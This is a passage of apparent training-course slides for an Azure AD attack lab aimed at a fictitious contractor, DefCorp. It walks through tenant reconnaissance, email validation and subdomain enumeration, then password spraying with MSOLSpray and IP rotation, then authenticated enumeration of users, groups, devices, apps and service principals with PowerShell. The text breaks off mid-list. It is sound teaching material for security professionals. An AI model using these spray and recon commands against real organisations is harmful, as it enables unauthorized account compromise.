


Tools

- Microsoft's tools
  - az cli - To manage Azure resources
  - Az PowerShell module (Replaced the AzureRM and Azure module) - To manage Azure resources
  - AzureAD PowerShell module- To manage Azure AD
  - Some Microsoft portals (A comprehensive list is at - https://msportals.io/)
- Open source PowerShell, .NET and C++ tools

The Lab

- Our target - DefCorp Organization - is a fictitious strategic defense contractor that works on sensitive projects.
- DefCorp has a hybrid infrastructure. Most of the applications run on the Azure cloud and virtual machines are both on-prem and Azure.
- DefCorp uses external contractors for supplying and maintaining software and hardware. This is the role - external contractor - that we begin with.
- Our goal is to compromise DefCorp organization and gain access to a blue-print of one of their proposed products.
- DefCorp has firewall restrictions and conditional access policies in place for all of its tenants.
- You can access the lab at - https://azureadlab.enterprisesecurity.io/




CTF

- You don't need to complete the CTF for course completion.
- It is present only if you need a challenge after completing the lab.
- There is absolutely no help from me or the lab team on CTF :) Feel free to ask other students though.
- Please do not share CTF spoilers!

Discovery and Recon

- We only know the domain name or email addresses of the target organization - defcorphq
- We can extract some interesting information
  - If the target organization uses Azure tenant
  - Tenant ID
  - Tenant name
  - Authentication type (Federation or not)
  - Domains
  - Azure Services used by the target organization
  - Guess email IDs

Azure AD Kill Chain - Recon



Discovery and Recon - Azure Tenant

- Get if Azure tenant is in use, tenant name and Federation

  https://login.microsoftonline.com/getuserrealm.srf?login=[USERNAME@DOMAIN]&xml=1
- Get the Tenant ID

  https://login.microsoftonline.com/[DOMAIN]/.well-known/openid-configuration

- Validate Email ID by sending requests to

  https://login.microsoftonline.com/common/GetCredentialType

Discovery and Recon - Azure Tenant

- We can use the AADInternals tool (https://github.com/Gerenios/AADInternals) for Recon.
- It is a PowerShell module that we will use for multiple attacks against AzureAD.

```
Import-Module
C:\AzAD\Tools\AADInternals\AADInternals.psd1 -Verbose
```

Discovery and Recon - Azure Tenant

- Get tenant name, authentication, brand name (usually same as directory name) and domain name

```
Get-AADIntLoginInformation -UserName root@defcorphq.onmicrosoft.com
```

- Get tenant ID

```
Get-AADIntTenantID -Domain defcorphq.onmicrosoft.com
```

- Get tenant domains

```
Get-AADIntTenantDomains -Domain defcorphq.onmicrosoft.com
Get-AADIntTenantDomains -Domain deffin.onmicrosoft.com
```

- Get all the information

```
Invoke-AADIntReconAsOutsider -DomainName defcorphq.onmicrosoft.com
```

Discovery and Recon - Email IDs

- We can use o365creeper (https://github.com/LMGsec/o365creeper) to check if an email ID belongs to a tenant.
- It makes requests to the GetCredentialType API that we saw earlier.

```
C:\Python27\python.exe
C:\AzAD\Tools\o365creeper\o365creeper.py -f
C:\AzAD\Tools\emails.txt -o
C:\AzAD\Tools\validemails.txt
```

Discovery and Recon - Azure Services

- Azure services are available at specific domains and subdomains.
- We can enumerate if the target organization is using any of the services by looking for such subdomains.

- The tool that we will use for this is MicroBurst (https://github.com/NetSPI/MicroBurst)
- Microburst is a useful tool for security assessment of Azure. It uses Az, AzureAD, AzurRM and MSOL tools and additional REST API calls!

```
Import-Module C:\AzAD\Tools\MicroBurst\MicroBurst.psm1 -Verbose
```

Discovery and Recon - Azure Services


- Enumerate all subdomains for an organization specified using the '-Base' parameter:

```
Invoke-EnumerateAzureSubDomains -Base defcorphq -Verbose
```

Learning Objective - 1

- Gather the following information about the defcorphq organization:
  - Is the organization using Azure AD?
  - ID of Tenant
  - Validate email IDs
  - Azure Services used by the organization

Azure AD Kill Chain - Initial Access



Initial Access - Password Spray/Brute-Force


- We will use a single password against multiple users that we have enumerated.
- This is definitely noisy and may lead to detection!
- For Azure, password spray attack can be done against different API endpoints like Azure AD Graph, Microsoft Graph, Office 365 Reporting webservice etc

Initial Access - Password Spray/Brute-Force

- We can use MSOLSpray (https://github.com/dafthack/MSOLSpray) for password spray against the accounts that we discovered.
- The tool supports fireprox (https://github.com/ustayready/fireprox) to rotate source IP address on auth request.
  - C:\AzAD\Tools\MSOLSpray\MSOLSPray.ps1

```
Invoke-MSOLSpray -UserList C:\AzAD\Tools\validemails.txt
-Password SuperVeryEasytoGuessPassword@1234 -Verbose
```

Azure AD Kill Chain - Initial Access



Enumeration - Azure Portal

- The Azure Portal (https://portal.azure.com/) is a web console that can be used to manage Azure account and its resources.
- It is a GUI alternative to tools like PowerShell modules and Azure cli.

Default User Permissions

- A normal user has many interesting permissions in Azure AD!
  - Read all users, Groups, Applications, Devices, Roles, Subscriptions, and their public properties
  - Invite Guests
  - Create Security groups
  - Read non-hidden Group memberships
  - Add guests to Owned groups
  - Create new application
  - Add up to 50 devices to Azure

Learning Objective - 2

- Brute-force one of the users that we enumerated from the defcorphq tenant.
- Enumerate the following for the defcorphq tenant using Azure Portal:
  - Users
  - Groups
  - Devices
  - Directory Roles
  - Enterprise Applications

Part of - All kill chains

Topics covered - Initial Access and Authenticated Enumeration

Enumeration - AzureAD Module

- AzureAD is a PowerShell module from Microsoft for managing Azure AD.
- Does not show all the properties of Azure AD objects and the documentation is not good. Still useful to some extent!
- Can be used only to interact with Azure AD, no access to Azure resources.
- Please note that if the module is not present on your machine, you can use `Install-Module AzureAD` command (needs internet).

or

  - Download it from PowerShell Gallery - https://www.powershellgallery.com/packages/AzureAD
  - Rename the .nukpkg to .zip and extract it
  - `Import-Module C:\AzAD\Tools\AzureAD\AzureAD.psd1`

Enumeration - AzureAD Module

- To be able to use PowerShell module, we must connect to Azure AD first:

```
Connect-AzureAD
```

- Using credentials from command line (PSCredential object can be used too)

```
$creds = Get-Credential
Connect-AzureAD -Credential $creds

$passwd = ConvertTo-SecureString
"SuperVeryEasytoGuessPassword@1234" -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential
("test@defcorphq.onmicrosoft.com", $passwd)
Connect-AzureAD -Credential $creds
```

Enumeration - AzureAD Module

- Get the current session state

  `Get-AzureADCurrentSessionInfo`

- Get details of the current tenant

  `Get-AzureADTenantDetail`

Enumeration - AzureAD Module - Users

- Enumerate all users
```
Get-AzureADUser -All $true
```

- Enumerate a specific user
```
Get-AzureADUser -ObjectId test@defcorphq.onmicrosoft.com
```

- Search for a user based on string in first characters of DisplayName or userPrincipalName (wildcard not supported)
```
Get-AzureADUser -SearchString "admin"
```

- Search for users who contain the word "admin" in their Display name:
```
Get-AzureADUser -All $true |?{$_.Displayname -match "admin"}
```

Enumeration - AzureAD Module - Users

- List all the attributes for a user

```
Get-AzureADUser -ObjectId test@defcorphq.onmicrosoft.com | fl
*
Get-AzureADUser -ObjectId test@defcorphq.onmicrosoft.com |
%{$_.PSObject.Properties.Name}
```

- Search attributes for all users that contain the string "password":

```
Get-AzureADUser -All $true |%{$Properties =
$_;$Properties.PSObject.Properties.Name | % {if
($Properties.$_ -match 'password')
{"$($Properties.UserPrincipalName) - $_ -
$($Properties.$_)"}}}
```

Enumeration - AzureAD Module - Users

- All users who are synced from on-prem

```
Get-AzureADUser -All $true |
?{$_.OnPremisesSecurityIdentifier -ne $null}
```

- All users who are from Azure AD

```
Get-AzureADUser -All $true |
?{$_.OnPremisesSecurityIdentifier -eq $null}
```

Enumeration - AzureAD Module - Users

- Objects created by any user (use -ObjectId for a specific user)

```
Get-AzureADUser | Get-AzureADUserCreatedObject
```

- Objects owned by a specific user

```
Get-AzureADUserOwnedObject -ObjectId
test@defcorphq.onmicrosoft.com
```

Enumeration - AzureAD Module - Groups

- List all Groups
```
Get-AzureADGroup -All $true
```

- Enumerate a specific group
```
Get-AzureADGroup -ObjectId 783a312d-0de2-4490-92e4-539b0e4ee03e
```

- Search for a group based on string in first characters of DisplayName (wildcard not supported)
```
Get-AzureADGroup -SearchString "admin" | fl *
```

- To search for groups which contain the word "admin" in their name:
```
Get-AzureADGroup -All $true |?{$_.Displayname -match "admin"}
```

Enumeration - AzureAD Module - Groups

- Get Groups that allow Dynamic membership (Note the cmdlet name)

```
Get-AzureADMSGroup | ?{$_.GroupTypes -eq
'DynamicMembership'}
```

Enumeration - AzureAD Module - Groups

- All groups that are synced from on-prem (note that security groups are not synced)

```
Get-AzureADGroup -All $true |
?{$_.OnPremisesSecurityIdentifier -ne $null}
```

- All groups that are from Azure AD

```
Get-AzureADGroup -All $true |
?{$_.OnPremisesSecurityIdentifier -eq $null}
```

Enumeration - AzureAD Module - Groups

- Get members of a group

```
Get-AzureADGroupMember -ObjectId 783a312d-0de2-4490-92e4-539b0e4ee03e
```

- Get groups and roles where the specified user is a member

```
Get-AzureADUser -SearchString 'test' | Get-AzureADUserMembership
Get-AzureADUserMembership -ObjectId test@defcorphq.onmicrosoft.com
```

Enumeration - AzureAD Module - Roles

- Get all available role templates

```
Get-AzureADDirectoryroleTemplate
```

- Get all enabled roles (a user is assigned the role at least once)

```
Get-AzureADDirectoryRole
```

- Enumerate users to whom roles are assigned

```
Get-AzureADDirectoryRole -Filter "DisplayName eq 'Global Administrator'" | Get-AzureADDirectoryRoleMember
```

Enumeration - AzureAD Module - Devices

- Get all Azure joined and registered devices

```
Get-AzureADDevice -All $true | fl *
```

- Get the device configuration object (note the RegistrationQuota in the output)

```
Get-AzureADDeviceConfiguration | fl *
```

- List all the active devices (and not the stale devices)

```
Get-AzureADDevice -All $true |
?{$_.ApproximateLastLogonTimeStamp -ne $null}
```

Enumeration - AzureAD Module - Devices

- List Registered owners of all the devices

```
Get-AzureADDevice -All $true | Get-AzureADDeviceRegisteredOwner
Get-AzureADDevice -All $true | %{if($user=Get-AzureADDeviceRegisteredOwner -ObjectId
$_.ObjectID){$_;$user.UserPrincipalName;"`n"}}
```

- List Registered users of all the devices

```
Get-AzureADDevice -All $true | Get-AzureADDeviceRegisteredUser
Get-AzureADDevice -All $true | %{if($user=Get-AzureADDeviceRegisteredUser -ObjectId
$_.ObjectID){$_;$user.UserPrincipalName;"`n"}}
```

- List devices owned by a user

```
Get-AzureADUserOwnedDevice -ObjectId michaelmbarron@defcorphq.onmicrosoft.com
```

- List devices registered by a user

```
Get-AzureADUserRegisteredDevice -ObjectId michaelmbarron@defcorphq.onmicrosoft.com
```

- List devices managed using Intune

```
Get-AzureADDevice -All $true | ?{$_.IsCompliant -eq "True"}
```

Enumeration - AzureAD Module - Apps

- Get all the application objects registered with the current tenant (visible in App Registrations in Azure portal). An application object is the global representation of an app.

```
Get-AzureADApplication -All $true
```

- Get all details about an application

```
Get-AzureADApplication -ObjectId a1333e88-1278-41bf-8145-155a069ebed0  | fl *
```

- Get an application based on the display name

```
Get-AzureADApplication -All $true | ?{$_.DisplayName -match "app"}
```

- The `Get-AzureADApplicationPasswordCredential` will show the applications with an application password but password value is not shown. List all the apps with an application password

```
Get-AzureADApplication -All $true | %{if(Get-AzureADApplicationPasswordCredential -ObjectID $_.ObjectID){$_}}
```

Enumeration - AzureAD Module - Apps

- Get owner of an application

```
Get-AzureADApplication -ObjectId a1333e88-1278-41bf-8145-155a069ebed0 | Get-AzureADApplicationOwner |fl *
```

- Get Apps where a User has a role (exact role is not shown)

```
Get-AzureADUser -ObjectId roygcain@defcorphq.onmicrosoft.com | Get-AzureADUserAppRoleAssignment | fl *
```

- Get Apps where a Group has a role (exact role is not shown)

```
Get-AzureADGroup -ObjectId 783a312d-0de2-4490-92e4-539b0e4ee03e | Get-AzureADGroupAppRoleAssignment | fl *
```

Enumeration - AzureAD Module - Service Principals

- Enumerate Service Principals (visible as Enterprise Applications in Azure Portal). Service principal is local representation for an app in a specific tenant and it is the security object that has privileges. This is the 'service account'!
- Service Principals can be assigned Azure roles.

- Get all service principals
```
Get-AzureADServicePrincipal -All $true
```

- Get all details about a service principal
```
Get-AzureADServicePrincipal -ObjectId cdddd16e-2611-4442-8f45-053e7c37a264  | fl *
```

- Get an service principal based on the display name
```
Get-AzureADServicePrincipal -All $true | ?{$_.DisplayName -match "app"}
```

- List all the apps with an application password
```
Get-AzureADServicePrincipal
```

Enumeration - AzureAD Module - Service Principals

- Get owner of a service principal

```
Get-AzureADServicePrincipal -ObjectId cdddd16e-2611-4442-8f45-053e7c37a264 | Get-AzureADServicePrincipalOwner |fl *
```

- Get objects owned by a service principal

```
Get-AzureADServicePrincipal -ObjectId cdddd16e-2611-4442-8f45-053e7c37a264 | Get-AzureADServicePrincipalOwnedObject
```

- Get objects created by a service principal

```
Get-AzureADServicePrincipal -ObjectId cdddd16e-2611-4442-8f45-053e7c37a264 | Get-AzureADServicePrincipalCreatedObject
```

Enumeration - AzureAD Module - Service Principals

- Get group and role memberships of a service principal

```
Get-AzureADServicePrincipal -ObjectId cdddd16e-2611-4442-8f45-053e7c37a264 | Get-AzureADServicePrincipalMembership |fl *

Get-AzureADServicePrincipal | Get-AzureADServicePrincipalMembership
```

Learning Objective - 3

- Enumerate the following for the defcorphq tenant using AzureAD PowerShell module:
  - Users
  - Groups
  - Devices
  - Directory Roles Global Administrator
  - All custom directory roles (AzureAD preview)
  - Enterprise Applications

Part of - All kill chains

Topics covered - Authenticated Enumeration

Enumeration - Az PowerShell

- Az PowerShell is a module from Microsoft for managing Azure resources.
- Please note that if the module is not present on your machine, you can use `Install-Module Az` command (needs internet).
- "The Azure Az PowerShell module is a rollup module. Installing it downloads the generally available Az PowerShell modules, and makes their cmdlets available for use."

Enumeration - Az PowerShell

- To be able to use PowerShell module, we must connect to Azure AD first:

```
Connect-AzAccount
```

- Using credentials from command line (PSCredential object and access tokens can be used too)

```
$creds = Get-Credential
Connect-AzAccount -Credential $creds
```

```
$passwd = ConvertTo-SecureString "SuperVeryEasytoGuessPassword@1234" -
AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential
("test@defcorphq.onmicrosoft.com", $passwd)
Connect-AzAccount -Credential $creds
```

Enumeration - Az PowerShell

- Az PowerShell can enumerate both Azure AD and Azure Resources.
- All the Azure AD cmdlets have the format *-AzAD*

```
Get-Command *azad*
Get-AzADUser
```

- Cmdlets for other Azure resources have the format *Az*

```
Get-Command *az*
Get-AzResource
```

- Find cmdlets for a particular resource. For example, VMs

```
Get-Command *azvm*
Get-Command -Noun *vm* -Verb Get
Get-Command *vm*
```

Enumeration - Az PowerShell

- Get the information about the current context (Account, Tenant, Subscription etc.)

```
Get-AzContext
```

- List all available contexts

```
Get-AzContext -ListAvailable
```

- Enumerate subscriptions accessible by the current user

```
Get-AzSubscription
```

- Enumerate all resources visible to the current user

```
Get-AzResource
```

- Enumerate all Azure RBAC role assignments

